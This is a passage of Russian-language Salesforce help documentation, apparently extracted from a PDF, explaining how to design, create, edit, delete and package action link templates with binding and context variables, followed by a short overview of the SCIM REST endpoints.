
## Разработка шаблонов ссылок действий

Прежде чем создать шаблон, определите значения, которые должны быть заданы в шаблоне, а также значения, которые должны быть заданы посредством переменных связывания при обработке групп ссылок действий из шаблона.

- [Общие сведения о шаблонах ссылок действий](#)
- [Рекомендации по разработке шаблонов](#)
- [Определение времени истечения срока действия для группы ссылок действий](#)
- [Определение переменных связывания](#)
- [Настройка параметров доступности ссылки действия](#)
- [Использование переменных контекста](#)

## Общие сведения о шаблонах ссылок действий

Так выглядит шаблон группы ссылок действий в меню «Настройка».



The screenshot displays the 'Action Link Group Template' configuration interface. At the top, there are buttons for 'Save', 'Save & New', and 'Cancel'. Below this is the 'Information' section, which includes a legend for required information (a red bar). The fields are as follows:

|                               |                                     |
|-------------------------------|-------------------------------------|
| Action Link Group Template ID | 07gD00000004CEX                     |
| Name                          | Doc Example                         |
| API Name                      | Doc_Example                         |
| Category                      | Primary action                      |
| Executions Allowed            | Once per User                       |
| Hours until Expiration        |                                     |
| Published                     | <input checked="" type="checkbox"/> |

At the bottom of the form, there are buttons for 'Save', 'Save & New', and 'Cancel'.

Каждая группа ссылок действий должна содержать как минимум одну ссылку действия. Данный пример шаблона ссылки действия использует три переменных связывания: номер версии API в поле «URL-адрес действия», номер элемента в поле «Текст запроса HTTP» и значение маркера OAuth в поле «Заголовки HTTP».

**Action Link Template Edit**
Save Save & New Cancel

**Information** = Required Information

|                                   |   |                          |   |
|-----------------------------------|---|--------------------------|---|
| <b>Action Link Group Template</b> | <u>Templates Overview</u>   | <b>Position</b>          | <input type="text" value="0"/>                |
| <b>Action Type</b>                | <input type="text" value="API"/>  | <b>Label Key</b>         | <input type="text" value="Buy"/>              |
| <b>Action URL</b>                 | <input type="text" value="https://www.example.com/{!Bindings.ApiVersion}/items"/>                           | <b>Label</b>             | <input type="text"/>                          |
| <b>HTTP Method</b>                | <input type="text" value="POST"/>   | <b>User Visibility</b>   | <input type="text" value="Everyone can see"/> |
| <b>HTTP Request Body</b>          | <input type="text" value='{"itemNumber": "{!Bindings.ItemNumber}"}'/>                                       | <b>Custom User Alias</b> | <input type="text"/>                          |
| <b>HTTP Headers</b>               | <input type="text" value="Content-Type: application/json\nAuthorization: Bearer\n{!Bindings.BearerToken}"/> |                          |   |
| <b>Default Link in Group</b>      | <input type="checkbox"/>  |                          |   |
| <b>Confirmation Required</b>      | <input type="checkbox"/>  |                          |   |

Ниже приведен запрос Chatter REST API на обработку группы ссылок действий и назначение значений переменных связывания.

```
POST /connect/action-link-group-definitions

{
  "templateId": "07gD00000004C9r",
  "templateBindings": [
    {
      "key": "ApiVersion",
      "value": "v1.0"
    },
    {
      "key": "ItemNumber",
      "value": "8675309"
    },
    {
      "key": "BearerToken",
      "value": "00DRR000000N0g!ARoAQMZYqtsP1Gs27EZ8hl7vdpYXH5O5rv1VNprqTeD12xYnvygD3JgPnNR"
    }
  ]
}
```

Ниже приведен код Apex, обрабатывающий группу ссылок действий из шаблона и задающий значения переменных связывания.

```
// Get the action link group template Id.
ActionLinkGroupTemplate template = [SELECT Id FROM ActionLinkGroupTemplate WHERE
DeveloperName='Doc_Example'];

// Add binding name-value pairs to a map.
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemNumber', '8675309');
bindingMap.put('BearerToken',
'00DRR000000N0g!ARoAQmZyQtsP1Gs27EZ8h17vdpYXH5O5rv1VNprqTeD12xYnvvgD3JgPnNR');

// Create ActionLinkTemplateBindingInput objects from the map elements.
List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs = new
List<ConnectApi.ActionLinkTemplateBindingInput>();
for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Set the template Id and template binding values in the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = template.id;
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```

## Рекомендации по разработке шаблонов

Ниже перечислены рекомендации по разработке шаблона.

- Определите время истечения срока действия для группы ссылок действий.  
См. подраздел [«Определение времени истечения срока действия для группы ссылок действий»](#).
- Определите *переменные связывания* в шаблоне и задайте их значения при обработке группы. Не рекомендуем использовать шаблоны для хранения конфиденциальной информации. Рекомендуем использовать переменные связывания для добавления конфиденциальной информации при выполнении.  
См. подраздел [«Определение переменных связывания»](#).
- Определите пользователей, которым должна быть доступна ссылка действия, связанная с элементом ленты.  
См. подраздел [«Настройка параметров доступности ссылки действия»](#).
- Рекомендуем использовать *переменные контекста* в шаблоне для получения информации о контексте выполнения ссылки действия.

При выполнении ссылки действия система Salesforce вставляет значения и отправляет их в запросе HTTP. См. подраздел [«Использование переменных контекста»](#).

### Определение времени истечения срока действия для группы ссылок действий

При создании группы ссылок действий из шаблона дата истечения срока действия может вычисляться на основе периода, указанного в шаблоне, или срок действия группы ссылок действий может быть неограниченным.

Чтобы задать часы до истечения срока действия в шаблоне, заполните поле «Часы до истечения срока действия» в шаблоне группы ссылок действий. Данное значение определяет время отображения обработанной группы ссылок действий до ее удаления из связанных элементов ленты. Максимальное значение — 8 760 (или 365 дней).

Чтобы задать дату истечения срока действия при обработке группы ссылок действий, настройте свойство `expirationDate` для текста запроса «Определение группы ссылок действий» (Chatter REST API) или класса ввода `ConnectApi.ActionLinkGroupDefinition` (Apex).


Чтобы создать группу ссылок действий без срока действия, пропустите поле «Часы до истечения срока действия» и свойство `expirationDate` при обработке группы ссылок действий.

Ниже приведен алгоритм взаимодействия свойства `expirationDate` и поля «Часы до истечения срока действия» при создании группы ссылок действий из шаблона.

- Если пользователь настраивает свойство `expirationDate`, то новая группа ссылок действий использует его значение.
- Если пользователь пропускает свойство `expirationDate`, но заполняет поле «Часы до истечения срока действия», то новая группа ссылок действий использует значение поля «Часы до истечения срока действия».
- Если пользователь пропускает свойство `expirationDate` или поле «Часы до истечения срока действия», то срок действия группы ссылок действий, обработанной из шаблона, считается неограниченным.

### Определение переменных связывания

Определите переменные связывания в шаблонах и задайте их значения при обработке группы ссылок действий.

 **Важное замечание:** Не рекомендуем использовать шаблоны для хранения конфиденциальной информации. Рекомендуем использовать переменные связывания для добавления конфиденциальной информации при выполнении. Заданное значение связывания хранится в системе Salesforce в зашифрованном виде.

При необходимости определите переменные связывания в полях «URL-адрес действия», «Текст запроса HTTP» и «Заголовки HTTP» шаблона ссылки действия. После публикации шаблона пользователи могут редактировать данные поля, перемещать переменные связывания между данными полями и удалять переменные связывания. Тем не менее, пользователи не могут добавлять новые переменные связывания.

Определите ключ переменной связывания в шаблоне. При обработке группы ссылок действий укажите ключ и его значение.

Ключи переменной связывания имеют следующий формат: `{!Bindings.ключ}`.

Ключ поддерживает символы Юникод в предопределенном классе символов `\w`:

`[\p{Alpha}\p{gc=Mn}\p{gc=Me}\p{gc=Mc}\p{Digit}\p{gc=Pc}]`.

Данное поле «URL-адрес действия» содержит две переменных связывания.

```
https://www.example.com/{!Bindings.ApiVersion}/items/{!Bindings.ItemId}
```

Данное поле «Заголовки HTTP» содержит две переменных связывания.

```
Authorization: OAuth {!Bindings.OAuthToken}
Content-Type: {!Bindings.ContentType}
```

Укажите ключи и их значения при обработке группы ссылок действий в Chatter REST API.

```
POST /connect/action-link-group-definitions

{
  "templateId": "07gD00000004C9r",
  "templateBindings" : [
    {
      "key": "ApiVersion",
      "value": "1.0"
    },
    {
      "key": "ItemId",
      "value": "8675309"
    },
    {
      "key": "OAuthToken",
      "value": "00DRR000000N0g_!..."
    },
    {
      "key": "ContentType",
      "value": "application/json"
    }
  ]
}
```

Укажите ключи переменной связывания и задайте их значения в Apex.

```
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemId', '8675309');
bindingMap.put('OAuthToken', '00DRR000000N0g_!...');
bindingMap.put('ContentType', 'application/json');

List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs =
  new List<ConnectApi.ActionLinkTemplateBindingInput>();

for (String key : bindingMap.keySet()) {
  ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
  ConnectApi.ActionLinkTemplateBindingInput();
  bindingInput.key = key;
  bindingInput.value = bindingMap.get(key);
  bindingInputs.add(bindingInput);
}

// Define the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput =
  new ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = '07gD00000004C9r';
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;
```

```
// Instantiate the action link group definition.  
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =  
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),  
actionLinkGroupDefinitionInput);
```



**Совет:** Одна переменная связывания может использоваться повторно в шаблонах ссылок действий, а значение может быть задано всего один раз при обработке. Например, общая переменная `{!Bindings.MyBinding}` может использоваться в поле «Текст запроса HTTP» одного шаблона ссылки действия, а затем в поле «Заголовки HTTP» другого шаблона ссылки действия, относящегося к тому же шаблону группы ссылок действий, поэтому при обработке группы ссылок действий из шаблона пользователь может задать только одно значение для данной переменной.

### Настройка параметров доступности ссылки действия

Чтобы определить пользователей, которым должна быть доступна ссылка действия, связанная с элементом ленты, выберите нужное значение из раскрывающегося списка «Доступность пользователя».

Данное поле поддерживает разные значения, включая значения «Доступно только настраиваемому пользователю» и «Доступно всем, кроме настраиваемого пользователя». Чтобы разрешить или запретить просмотр ссылки действия только конкретному пользователю, выберите одно из указанных выше значений. Затем заполните поле «Псевдоним настраиваемого пользователя». Данное значение является ключом переменной связывания. При использовании кода, обрабатывающего группу ссылок действий, введите данный ключ и укажите его значение.

Данный шаблон использует поле «Псевдоним настраиваемого пользователя» со значением **«Приглашенный»**.



**Action Link Template Edit**
Save Save & New Cancel

---

**Information**
 **= Required Information**

|                                   |                                    |                          |                          |
|-----------------------------------|------------------------------------|--------------------------|--------------------------|
| <b>Action Link Group Template</b> | Video Chat                         | <b>Position</b>          | 0                        |
| <b>Action Type</b>                | UI                                 | <b>Label Key</b>         | Accept                   |
| <b>Action URL</b>                 | https://www.example.com/video_chat | <b>Label</b>             |                          |
| <b>HTTP Method</b>                | GET                                | <b>User Visibility</b>   | Only custom user can see |
| <b>HTTP Request Body</b>          |                                    | <b>Custom User Alias</b> | Invitee                  |
| <b>HTTP Headers</b>               |                                    |                          |                          |
| <b>Default Link in Group</b>      | <input type="checkbox"/>           |                          |                          |
| <b>Confirmation Required</b>      | <input type="checkbox"/>           |                          |                          |

Save Save & New Cancel

При обработке группы ссылок действий задайте значение (аналогично настройке переменной связывания).

```
POST /connect/action-link-group-definitions

{
  "templateId": "07gD00000004C9r",
  "templateBindings" : [
    {
      "key": "Invitee",
      "value": "005D00000017u6x"
    }
  ]
}
```

При выборе значения «Доступно только менеджеру автора» пользователю без менеджера отображается ошибка обработки группы ссылок действий из шаблона. Кроме того, менеджером является менеджер, выбранный на момент обработки. Последующее изменение менеджера пользователя не учитывается.

## Использование переменных контекста

Рекомендуем использовать переменные контекста для передачи сведений о пользователе, выполнившем ссылку действия, и связанного контекста в запрос HTTP, выполненный при вызове ссылки действия. При необходимости воспользуйтесь переменными контекста в свойствах `actionUrl`, `headers` и `requestBody` для текста запроса «Ввод определения ссылки действия» или объекта `ConnectApi.ActionLinkDefinitionInput`. При необходимости воспользуйтесь переменными контекста в полях «URL-адрес действия», «Текст запроса HTTP» и «Заголовки HTTP» шаблонов ссылок действий. Пользователи могут редактировать данные поля, включая добавление и удаление переменных контекста, после публикации шаблона.

Ниже перечислены доступные переменные контекста.

| Переменная контекста              | Описание   |
|-----------------------------------|--|
| <code>{!actionLinkId}</code>      | Код ссылки действия, выполненной пользователем.  |
| <code>{!actionLinkGroupId}</code> | Код группы ссылок действий, которая содержит ссылку действия, выполненную пользователем.   |
| <code>{!communityId}</code>       | Код сообщества, выбранного пользователем для выполнения ссылки действия. Значению внутренней организации соответствует пустой ключ <code>"000000000000000000"</code> . |
| <code>{!communityUrl}</code>      | URL-адрес сообщества, выбранного пользователем для выполнения ссылки действия. Значению внутренней организации соответствует пустая строка <code>" "</code> .          |
| <code>{!orgId}</code>             | Код организации, выбранной пользователем для выполнения ссылки действия.   |
| <code>{!userId}</code>            | Код пользователя, выполнившего ссылку действия.  |

Например, пользователь, являющийся сотрудником компании «Пример опроса», создает приложение для каталога Salesforce AppExchange по имени **«Пример опроса для Salesforce»**. Компания «А» устанавливает приложение **«Пример опроса для Salesforce»**. Допустим, сотрудник компании «А» открывает сайт `primeroprosa.ru` для создания опроса. Код примера опроса использует Chatter REST API для создания элемента ленты, содержащего основной текст **«Принять участие в опросе»** и ссылку действия с меткой **«ОК»**, в организации Salesforce компании «А».

Данная ссылка действия типа «Пользовательский интерфейс» переносит пользователя из системы Salesforce на веб-страницу сайта `primeroprosa.ru` для участия в опросе.

При добавлении переменной контекста `{!userId}` в поле «Текст запроса HTTP» или «URL-адрес действия» данной ссылки действия система Salesforce отправляет код пользователя, выбравшего ссылку действия, на сервер.

При добавлении переменной контекста `{!actionLinkId}` в серверный код примера опроса, создающий ссылку действия, система Salesforce отправляет запрос HTTP, содержащий код ссылки действия, который может быть сохранен в базе данных.

Данный пример содержит переменную контекста `{!userId}` в поле «URL-адрес действия» шаблона ссылки действия.

### Action Link Template Edit

Save Save & New Cancel

**Information** | = Required Information

|                            |   |                   |                  |
|----------------------------|---|-------------------|------------------|
| Action Link Group Template | Take Survey   | Position          | 0                |
| Action Type                | API   | Label Key         | Yes              |
| Action URL                 | https://www.example.com/doSurvey?surveyId=1234&salesforceUserId={!userId} | Label             |                  |
| HTTP Method                | GET   | User Visibility   | Everyone can see |
| HTTP Request Body          |   | Custom User Alias |                  |
| HTTP Headers               |   |                   |                  |
| Default Link in Group      | <input type="checkbox"/>  |                   |                  |
| Confirmation Required      | <input type="checkbox"/>  |                   |                  |

Save Save & New Cancel



**Совет:** Переменные связывания и переменные контекста могут использоваться в одном поле. Например, данный URL-адрес действия содержит переменную связывания и переменную контекста:  
`https://www.primer.ru/{!Bindings.apiVersion}/doSurvey?salesforceUserId={!userId}`

## Создание шаблонов ссылок действий

Создайте шаблоны ссылок действий в меню «Настройка» для обработки групп ссылок действий с общими свойствами из Chatter REST API или Apex. При необходимости распространите пакетированные шаблоны среди других организаций Salesforce.

 **Прим.:** Помимо меню «Настройка», шаблоны ссылок действий могут быть созданы посредством интерфейсов Metadata API, SOAP API и REST API.

Поля «URL-адрес действия», «Текст запроса HTTP» и «Заголовки HTTP» поддерживают *переменные связывания* и *переменные контекста*. Определите переменные связывания в шаблоне и задайте их значения при обработке группы ссылок действий. Добавьте переменные контекста в шаблон. При выполнении ссылки действия система Salesforce вставляет значение и возвращает его в запросе. Дополнительную информацию об использовании данных переменных в шаблоне см. в разделе «[Разработка шаблонов ссылок действий](#)».

1. Введите строку «*Шаблоны ссылок действий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Шаблоны ссылок действий**».
2. Нажмите кнопку «**Создать**».
3. Заполните поле «Имя». Данное имя отображается в списке шаблонов групп ссылок действий.  
Данное значение является единственным, которое может быть изменено после публикации шаблона группы ссылок действий.
4. Заполните поле «Имя разработчика». Рекомендуем использовать имя разработчика для обращения к данному шаблону из кода. По умолчанию данное поле содержит версию значения поля «Имя» без пробелов. Имя может содержать только буквы, цифры и символы подчеркивания.
5. Выберите значение из раскрывающегося списка «Категория». Данное поле определяет область отображения обработанных групп ссылок действий в элементах ленты. Значение «Основное действие» позволяет отображать группы ссылок действий в тексте элементов ленты. Значение «Действие переполнения» позволяет отображать группы ссылок действий в меню переполнения элементов ленты.  
При выборе значения «Основное действие» шаблон группы ссылок действий может содержать не более трех шаблонов ссылок действий. При выборе значения «Действие переполнения» шаблон группы ссылок действий может содержать не более четырех шаблонов ссылок действий.
6. Выберите значение из раскрывающегося списка «Допустимые выполнения». Данное поле определяет количество выполнений для групп ссылок действий, обработанных из данного шаблона. (Ссылки действий внутри группы являются взаимоисключающими.) При выборе значения «Не ограничено» ссылкам действий внутри группы не может быть задан тип «API» или «API Async».
7. При необходимости заполните поле «Часы до истечения срока действия». Данное поле определяет время отображения созданной группы ссылок действий до ее удаления из связанных элементов ленты. Максимальное значение — 8 760.  
См. подраздел «[Определение времени истечения срока действия для группы ссылок действий](#)».
8. Нажмите кнопку «**Сохранить**».
9. Чтобы создать шаблон ссылки действия, нажмите кнопку «**Создать**».  
Шаблон ссылки действия автоматически связывается с шаблоном группы ссылок действий посредством взаимосвязи «Основная—подробная».

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: все версии, кроме **Personal Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания шаблонов групп ссылок действий:

- «Настройка приложения»

Для создания шаблонов ссылок действий:

- «Настройка приложения»

**10.** Выберите значение из раскрывающегося списка «Тип действия».

Ниже указаны возможные значения.

- «API»: ссылка действия вызывает синхронный API в URL-адресе действия. Система Salesforce задает статусу значение `SuccessfulStatus` или `FailedStatus` на основе кода состояния HTTP, возвращенного сервером.
- «API Async»: ссылка действия вызывает асинхронный API в URL-адресе действия. Действию назначается состояние `PendingStatus`, которое сохраняется до отправки стороннего запроса к `/connect/action-links/кодСсылкиДействия`, позволяющего задавать статусу значение `SuccessfulStatus` или `FailedStatus` при завершении асинхронной операции.
- «Загрузить»: ссылка действия загружает файл из URL-адреса действия.
- «Пользовательский интерфейс»: ссылка действия открывает веб-страницу в URL-адресе действия.

**11.** Заполните поле «URL-адрес действия». Данное поле определяет URL-адрес для ссылки действия.

При выборе типа действия «Пользовательский интерфейс» URL-адресом является веб-страница. При выборе типа действия «Загрузить» URL-адресом является ссылка на файл, доступный для загрузки. При выборе типа действия «API» или «API Async» URL-адресом является ресурс REST.

Ссылки на ресурсы, размещенные на серверах Salesforce, могут быть относительными и начинаться с символа `/`. Все другие ссылки должны быть абсолютными и начинаться с протокола `https://`. Данное поле может содержать [переменные связывания](#) следующего формата: `{!Bindings.ключ}` (например, `https://www.primer.ru/{!Bindings.itemId}`). Задайте значение переменной связывания при обработке группы ссылок действий из шаблона. См. пример Chatter REST API ниже, где ключу `itemId` задается значение `8675309`.

```
POST /connect/action-link-group-definitions

{
  "templateId" : "07gD00000004C9r",
  "templateBindings" : [
    {
      "key": "itemId",
      "value": "8675309"
    }
  ]
}
```

Кроме того, данное поле может содержать [переменные контекста](#). Рекомендуем использовать переменные контекста для передачи сведений о пользователе, выполнившем ссылку действия, в серверный код. Например, данная ссылка действия передает код пользователя, выбравшего ссылку действия для проведения опроса, на сервер, размещающий данный опрос.

```
actionUrl=https://example.com/doSurvey?surveyId=1234&salesforceUserId={!userId}
```

**12.** Выберите значение из раскрывающегося списка «Метод HTTP». Данное поле определяет метод, который должен использоваться для выполнения запроса HTTP.**13.** Если поле «Тип действия» содержит значение «API» или «API Async», заполните поле «Текст запроса HTTP».

Данное поле может содержать [переменные связывания](#) и [переменные контекста](#).


**14.** Если поле «Тип действия» содержит значение «API» или «API Async», заполните поле «Заголовки HTTP».

Данное поле может содержать [переменные связывания](#) и [переменные контекста](#).

Если ссылка действия, обработанная из шаблона, выполняет запрос к ресурсу Salesforce, то шаблон должен использовать заголовок «Тип содержимого».

15. При необходимости установите флажок «Стандартная ссылка в группе» для использования данной ссылки действия в качестве стандартной в группе (и применения специального форматирования в пользовательском интерфейсе). Группа может содержать только одну стандартную ссылку.
16. При необходимости установите флажок «Требуется подтверждение» для отображения диалогового окна подтверждения перед выполнением ссылки действия.
17. Заполните поле «Положение» относительным значением. Первому положению соответствует значение «0».
18. Выберите значение из раскрывающегося списка «Ключ метки». Данное значение является ключом для набора меток пользовательского интерфейса, предназначенного для отображения данных статусов: NewStatus, PendingStatus, SuccessfulStatus и FailedStatus.

Например, набор «**Опубликовать**» содержит данные метки: «**Опубликовать**», «**Ожидание публикации**», «**Опубликовано**» и «**Ошибка публикации**». Данное изображение содержит ссылку действия с ключом метки «**Опубликовать**» при использовании статуса со значением SuccessfulStatus.



19. (Дополнительно) При отсутствии значений поля «Ключ метки», приемлемых для ссылки действия, задайте полю «Ключ метки» значение «**Нет**» и заполните поле «Метка».

Ссылки действий поддерживают четыре статуса: NewStatus, PendingStatus, SuccessStatus и FailedStatus. Ниже перечислены дополняющие метку строки для каждого статуса.

- метка
- метка. ожидание
- метка. успех
- метка. ошибка

Например, метке со значением «Просмотр примера» соответствуют следующие четыре ссылки действий: «Просмотр примера», «Просмотр примера: ожидание», «Просмотр примера: успех» и «Просмотр примера: ошибка».

Ссылка действия может использовать только параметр `LabelKey` или поле «Метка» для создания имен меток.

20. Выберите значение из раскрывающегося списка «Доступность пользователя». Данное поле определяет пользователей, которым должна быть доступна группа ссылок действий.

При выборе значения «**Доступно только менеджеру автора**» менеджером является менеджер автора, выбранный на момент обработки группы ссылок действий. Последующее изменение менеджера автора не учитывается.


21. При выборе значения «Доступно только настраиваемому пользователю» или «Доступно всем, кроме настраиваемого пользователя» заполните поле «Псевдоним настраиваемого пользователя».

Введите строку и задайте ее значение при обработке группы ссылок действий (аналогично назначению значения для переменной связывания). Не рекомендуем использовать синтаксис переменной связывания в шаблоне. Просто введите значение. Например, введите значение `ExpenseApprover`. Данный пример Chatter REST API задает ключу `ExpenseApprover` значение `005B0000000Ge16`.

```
POST /connect/action-link-group-definitions

{
  "templateId" : "07gD00000004C9r",
  "templateBindings" : [
    {
      "key": "ExpenseApprover",
      "value": "005B0000000Ge16"
    }
  ]
}
```

22. Чтобы создать другой шаблон ссылки действия для данного шаблона группы ссылок действий, нажмите кнопку «**Сохранить и создать**».
23. По завершении нажмите кнопку «**Сохранить**».
24. Чтобы опубликовать шаблон группы ссылок действий, щелкните ссылку «**Назад к списку**» для возврата к списковому представлению «Шаблоны группы ссылок действий».

 **Важное замечание:** Группа ссылок действий может быть обработана в Apex или Chatter REST API только посредством опубликованного шаблона.

25. Щелкните ссылку «**Правка**» напротив нужного шаблона группы ссылок действий.
26. Установите флажок «Опубликовано» и нажмите кнопку «**Сохранить**».

## Редактирование шаблонов ссылок действий

Пользователи могут редактировать все поля неопубликованного шаблона группы ссылок действий и связанных шаблонов ссылок действий.

1. Введите строку «*Шаблоны ссылок действий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Шаблоны ссылок действий**».
2. Чтобы изменить шаблон группы ссылок действий, щелкните ссылку «**Правка**» напротив имени нужного шаблона.  
Если шаблон группы не опубликован, измените любое поле. В противном случае, измените только поле «Имя».
3. Чтобы изменить шаблон ссылки действия, выполните указанные ниже действия.
  - a. Щелкните имя основного шаблона группы ссылок действий.
  - b. Чтобы открыть страницу сведений о шаблоне ссылки действия, щелкните код шаблона ссылки действия.
  - c. Нажмите кнопку «**Правка**».  
Если связанный шаблон группы ссылок действий не опубликован, измените любое поле. В противном случае, измените любое указанное ниже поле.
    - URL-адрес действия
    - Текст запроса HTTP
    - Заголовки HTTP

Данные поля поддерживают [переменные контекста](#) и [переменные связывания](#).

При необходимости добавьте или удалите переменные контекста в любом указанном выше поле.

Добавление новой переменной связывания не поддерживается. Ниже перечислены доступные действия.

- Перемещение переменной связывания в другое редактируемое поле шаблона ссылки действия.
- Повторное использование переменной связывания в шаблоне ссылки действия.
- Повторное использование переменной связывания в любых шаблонах ссылок действий, связанных с одним шаблоном группы ссылок действий.
- Удаление переменных связывания.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: все версии, кроме **Personal Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования шаблонов групп ссылок действий:

- «Настройка приложения»

Для редактирования шаблонов ссылок действий:


- «Настройка приложения»




## Удаление шаблонов групп ссылок действий

Удаление шаблона группы ссылок действий инициирует удаление связанных шаблонов ссылок действий и всех групп ссылок действий, обработанных из данных шаблонов. Удаленные группы ссылок действий больше не отображаются в связанных элементах ленты.

1. Введите строку «*Шаблоны ссылок действий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Шаблоны ссылок действий**».
2. Чтобы удалить шаблон группы ссылок действий, щелкните ссылку «Удал.» напротив имени нужного шаблона.

 **Важное замечание:** Удаление шаблона группы ссылок действий инициирует удаление связанных шаблонов ссылок действий и всех групп ссылок действий, обработанных из данного шаблона. Группа ссылок действий удаляется из всех связанных элементов ленты, а ссылки действий больше не отображаются в соответствующих сообщениях ленты.

3. Чтобы удалить шаблон ссылки действия, выполните указанные ниже действия.
  - a. Щелкните имя основного шаблона группы ссылок действий.
  - b. Чтобы открыть страницу сведений о шаблоне ссылки действия, щелкните код шаблона ссылки действия.
  - c. Нажмите кнопку «Удалить».

 **Важное замечание:** Шаблон ссылки действия, связанный с опубликованным шаблоном группы ссылок действий, не может быть удален.

## Пакетирование шаблонов ссылок действий

Пакетирование шаблонов ссылок действий способствует их распространению среди других организаций Salesforce.

Добавление шаблона группы ссылок действий инициирует добавление любых связанных шаблонов ссылок действий в пакет. При необходимости добавьте шаблон группы ссылок действий в управляемый или неуправляемый пакет. Шаблоны групп ссылок действий, являющиеся пакетизируемыми компонентами, могут использовать преимущества всех функций управляемых пакетов (например, составление списков в каталоге AppExchange, активные доставки обновлений, сценарии Apex пост-установки, управление лицензиями и расширенная поддержка подписчиков). Чтобы создать управляемый пакет, воспользуйтесь организацией Developer Edition.

- См. статью «*Создание и редактирование пакета*» на портале <https://help.salesforce.com>.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: все версии, кроме **Personal Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления шаблонов групп ссылок действий:

- «Настройка приложения»

Для удаления шаблонов ссылок действий:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: все версии, кроме **Personal Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для пакетирования шаблонов ссылок действий:

- «Создание пакета AppExchange»

## Использование системы для междоменного управления удостоверениями (SCIM)

Система Salesforce поддерживает открытую спецификацию SCIM 1.1 и предоставляет некоторые расширения, предназначенные для редактирования и управления свойствами пользователей посредством интерфейса REST API.

Рекомендуем использовать операции создания, чтения, обновления и выключения для пользователей, а также назначать и отменять назначение пользователей профилю, набору полномочий, роли или общедоступной группе Salesforce посредством интерфейса REST API.

Ниже перечислены конечные точки Salesforce SCIM, где переменная `url_организации_salesforce` заменяется URL-адресом организации (например, настраиваемый домен) для пользователя.

- `https://url_организации_salesforce/services/scim/v1/Users`
- `https://url_организации_salesforce/services/scim/v1/Groups`
- `https://url_организации_salesforce/services/scim/v1/Entitlements`
- `https://url_организации_salesforce/services/scim/v1/Schemas`

Чтобы запросить возможности внедрения Salesforce SCIM, воспользуйтесь URL-адресом `https://url_организации_salesforce/services/scim/v1/ServiceProviderConfigs`.

Чтобы запросить свойства конкретного пользователя, воспользуйтесь URL-адресом `https://url_организации_salesforce/services/scim/v1/Users/кодПользователя`, где переменная `кодПользователя` заменяется 18-значным кодом организации пользователя.

Ниже перечислены расширения, поддерживаемые системой Salesforce.

- код менеджера
- внешние пользователи
- настраиваемые атрибуты
- наборы полномочий

Ниже перечислены расширения предприятия SCIM, отображаемые данным URN:

`urn:scim:schemas:extension:enterprise:1.0`

- `employeeNumber`
